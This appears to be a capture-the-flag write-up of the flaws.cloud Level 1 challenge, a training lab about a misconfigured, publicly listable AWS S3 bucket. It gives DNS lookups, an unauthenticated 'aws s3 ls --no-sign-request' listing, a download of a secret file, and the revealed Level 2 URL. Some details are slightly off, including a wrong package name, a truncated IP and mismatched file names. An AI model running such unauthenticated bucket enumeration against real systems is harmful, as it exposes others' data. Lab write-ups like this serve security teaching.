Title : - AWS S3 Bucket Vulnerability

Description : - On AWS, you can set up S3 buckets with all sorts of permissions and functionality including using them to host static files. A number of people accidentally open them up with permissions that are too loose. Just like how you shouldn’t allow directory listings of web servers, you shouldn’t allow bucket listings.

Summary : - By default, S3 buckets are private and secure when they are created. To allow it to be accessed as a web page, we had turn on “Static Website Hosting” and changed the bucket policy to allow everyone privileges, which is fine if you plan to publicly host the bucket as a web page. But then to introduce the flaw, we had to change the permissions to add “Everyone” to have “List” permissions.

Steps to Reproduce : -


Step 1 - Go to “flaws.cloud” or click on the link and read Level - 1 challenge.
Step 2 - Start the Kali Linux Virtual Machine.
Step 3 - Open terminal and install AWS CLI using, “pip3 install aws” command.
Step 4 - Now find the host or address of flaws.cloud website using, “host flaws.cloud”.
Step 5 - After this, we have to find the S3 bucket name and region and for that use command, “host <address>” in my case it was “host 52.218.229”.
Step 6 - Now after getting the region we have to list the services which are publicly available for getting the name of the S3 Bucket for that use, “aws s3 --region us-west-2 ls flaws.cloud --no-sign-request”.
Step 7 - Copy the “secret-dd02c7c.html” file in your local directory using command, “aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --no-sign-request cloudt.html”
Step 8 - Now open the file using, “cat cloudt1.html” command and here’s the secret file.

Payload - None


Impact : - By using this anyone can access the S3 Bucket service and can perform malicious tasks.

Mitigation :- Don’t change the bucket policy to allow everyone privileges because everyone means anyone on the Internet can access it, which is fine if you plan to publicly host the bucket as a web page.


Proof of concept : -




```
└─$ host flaws.cloud
flaws.cloud has address 52.218.229.10
```




```
└─$ host 52.218.229.10
10.229.218.52.in-addr.arpa domain name pointer s3-website-us-west-2.amazonaws
.com.
```



```
└─$ aws s3 --region us-west-2 ls flaws.cloud --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```



```
└─$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --no-sign-request  cloudt1
.html
download: s3://flaws.cloud/secret-dd02c7c.html to ./cloudt1.html
```



```
└─$ cat cloudt1.html
<html>
    <head>
        <title>flAWS</title>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <style>
            body { font-family: Andale Mono, monospace; }
            :not(center) > pre { background-color: #202020; padding: 4px; bor
der-radius: 5px; border-color:#00d000;
            border-width: 1px; border-style: solid;}
        </style>
    </head>
<body
  text="#00d000"
  bgcolor="#000000"
  style="max-width:800px; margin-left:auto ;margin-right:auto"
  vlink="#00ff00" link="#00ff00">

<center>
<pre >
 _____  _       ____  __    __  _____
|     || |     /    ||  |__|  |/ ___/
|   __|| |    |  o  ||  |  |  (   \_
|  |_  | |___ |     ||  |  |  |\__  |
|   _] |     ||  _  ||  `  '  |/  \ |
|  |   |     ||  |  | \      / \    |
|__|   |_____||__|__|  \_/\_/   \___|
</pre>

<h1>Congrats! You found the secret file!</h1>
</center>


Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.c
loud">http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud</a>
```